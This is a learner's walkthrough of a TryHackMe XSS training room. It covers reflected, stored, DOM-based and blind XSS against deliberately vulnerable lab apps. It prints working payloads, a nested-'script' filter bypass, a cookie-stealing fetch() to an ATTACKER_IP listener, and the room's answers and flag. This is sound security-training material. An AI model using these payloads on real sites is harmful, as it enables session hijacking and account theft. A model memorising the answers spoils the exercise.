XSS Introduction rounds out the injection block in the Web Application Vulnerabilities I module of the Jr Penetration Tester path, following SQL Injection Introduction and CSRF Introduction. The pattern is the same one all three rooms teach: untrusted input reaching a sink that treats it as code. Here the sink is the browser, and the code is JavaScript.
Three apps run on the one lab VM. Atlas News on port 5000 demonstrates reflected, stored and DOM XSS in a single Flask file. Acme IT Support on port 8080 is the blind XSS target. Port 80 hosts a six-level payload-crafting playground with the flag behind level six.
Everything below ran from curl on the Mac over the THM VPN, with one exception I will get to: the blind XSS callback needed a real JavaScript engine, so I drove headless Chromium through Playwright.
Task 1: Connect to the machine
No answer needed. The lab IP never appeared in the running-VMs API on this run; it stayed pending and remote.active: false for the whole boot. It showed up in the page’s own Active machines information bar instead. Worth knowing, because the API looked like the VM had failed to start when it had not.
Task 2: Terminology
Given http://google.com/text=, the URL parameter is text. The most renowned scripting language for adding interactivity to the DOM is JavaScript.
Task 3: XSS payloads
The document property that could hold the user’s session token is document.cookie, which is why HttpOnly exists as a mitigation and why it is worth checking whether the target actually sets it.
The method most often used as a proof of concept is alert. It proves script execution without touching anything, which is the correct level of impact for a report.
Task 4: Reflected XSS
Atlas News echoes the q query parameter twice, once escaped into the search box value and once raw into a results div. The Flask handler passes both query and query_escaped to the template, and the template renders the raw one.
curl -s -G "http://TARGET:5000/" --data-urlencode "q=<script>alert('Hack')</script>"

The HTML comment in the response says <!-- Intentionally reflecting user input here --> immediately above the injected <script> tag, so there is no ambiguity about the sink.
The alert text after a successful attack is Hack, and the response to <script>alert('Test123')</script> is Test123.
A trap here: I first answered THM for the alert text, reasoning from the payload the later playground task uses. The mask is four characters, and THM is three. Task 4’s own payload is alert('Hack'). When the mask rules out your answer, re-read the task rather than assuming the room is wrong.
Task 5: Stored XSS
The guestbook stores comments and renders them with {{ c.comment|safe }}, so the |safe filter deliberately bypasses Jinja’s autoescaping. Note the asymmetry in the source: escape(name) is applied to the name but the comment is stored raw.
Posting <script>alert('You are Hacked')</script> and reloading shows it verbatim in the page, so every later visitor executes it. The alert reads You are Hacked.
Task 6: DOM-based XSS
The /dom page never sends your input to the server at all. Reading the client script makes the bug obvious:
  function writeRaw(html) {
    // DANGEROUS: writes attacker-controlled HTML directly into the DOM
    preview.innerHTML = html;
  }
Three sources feed that sink: the preview query parameter, the URL fragment, and the manual preview button. The fragment source is the interesting one, because a fragment never leaves the browser, so no server-side WAF or log will ever see the payload.
<img src=x onerror="alert('Hacked you again')"> gives the alert Hacked you again. And no, DOM XSS does not also occur on the server side: nay.
Task 7: Blind XSS
Acme IT Support turns customer tickets into a queue that staff review on a private portal. The subject field lands inside a <textarea>, so the payload has to close that tag first, then exfiltrate to a listener you control.
</textarea><script>fetch('http://ATTACKER_IP:9001?cookie=' + btoa(document.cookie));</script>
The listener goes on the THM tunnel IP (ifconfig utun7 on this Mac), not the LAN address, since the callback comes from inside the lab network.
This is the one step curl cannot do. The payload only fires when a browser renders the ticket, and curl does not run JavaScript. Chrome on this machine could not route to the lab IP over the VPN either, which has now happened on three rooms running. The fix was Playwright with headless Chromium, which does use the host’s routing table:
  with sync_playwright() as p:
      b = p.chromium.launch()
      pg = b.new_context().new_page()
      pg.goto(f"http://{T}:8080/customers/login")
      pg.fill('input[name="username"]', "labtester")
      pg.fill('input[name="password"]', "<redacted>")
      pg.click('button[type="submit"]')
      pg.goto(f"http://{T}:8080/customers/tickets/11", wait_until="networkidle")
Loading the ticket in that browser fires the fetch and the listener catches it.

The type of XSS blind XSS most resembles is Stored XSS: the payload persists and fires later, in someone else’s browser. The Connection: value in the netcat output is keep-alive.
The exfiltrated value decoded to admin=false; session=..., which is exactly the session-hijack primitive the task is describing.
Task 8: The six-level playground
Port 80 serves six levels, each taking a ?payload= parameter. Each page loads a script that polls /check/<hash>, and the server runs its own headless browser against your payload to decide whether an alert actually fired. That makes the whole thing scriptable: request the level, scrape the check hash out of the HTML, poll until checked is true.
The first job is always to find the reflection context. One marker string through all six levels maps it out:
  # L1  <h2>Hello, MARKERXYZ</h2>                                        bare HTML
  # L2  <h2>Hello, <input value="MARKERXYZ"></h2>                        attribute
  # L3  <h2>Hello, <textarea>MARKERXYZ</textarea></h2>                   raw-text element
  # L4  document.getElementsByClassName('name')[0].innerHTML='MARKERXYZ' JS string
  # L5  <h2>Hello, MARKERXYZ</h2>                                        bare HTML, filtered
  # L6  <img src="MARKERXYZ">                                            attribute
Level 5 looks identical to level 1 until you send a script tag and see <>alert('THM');</> come back. The filter strips the literal string script, once, without recursing, so nesting it survives: <sscriptcript> becomes <script> after the filter runs.

Level 6 is where I got it wrong first. The payload /images/cat.jpg" onerror="alert('THM') breaks out of the src attribute correctly and the endpoint handed back the flag, but it reported "triggered":false. The reason is that cat.jpg is a real image, so it loads fine and onerror never runs. Swapping to a broken path (x" onerror=...) or switching the handler to onload both give "triggered":true.
That distinction matters beyond the lab. A payload that lands in the page is not the same as a payload that executes, and the check endpoint was the only thing that told me the difference. In a real assessment the equivalent is confirming the alert actually fires rather than confirming your string appears in the source.
The flag is THM{XSS_MASTER}.
Task 9: Summary
No answer needed.
Takeaways
The context decides the payload, so map it before you write one. All six playground levels take the same parameter, and six different payloads are needed because the parameter lands in six different places: bare HTML, an attribute value, a raw-text element, a JavaScript string literal, a filtered sink, and an image source. Sending one marker string and reading where it comes out is faster than cycling through a payload list, and it tells you what you need to close before the script tag can even start.
Confirm execution, not reflection. My level 6 payload escaped the attribute perfectly and still did nothing, because the event handler I chose could never fire on a valid image path. The lab told me so with a triggered flag; a real target will not. Prove the JavaScript ran, whether that is an alert you actually see, a callback that reaches your listener, or a DOM change you can observe. Grepping your payload out of the page source proves only that the input was stored.
Room solved 100%: 9 tasks, 14 answers.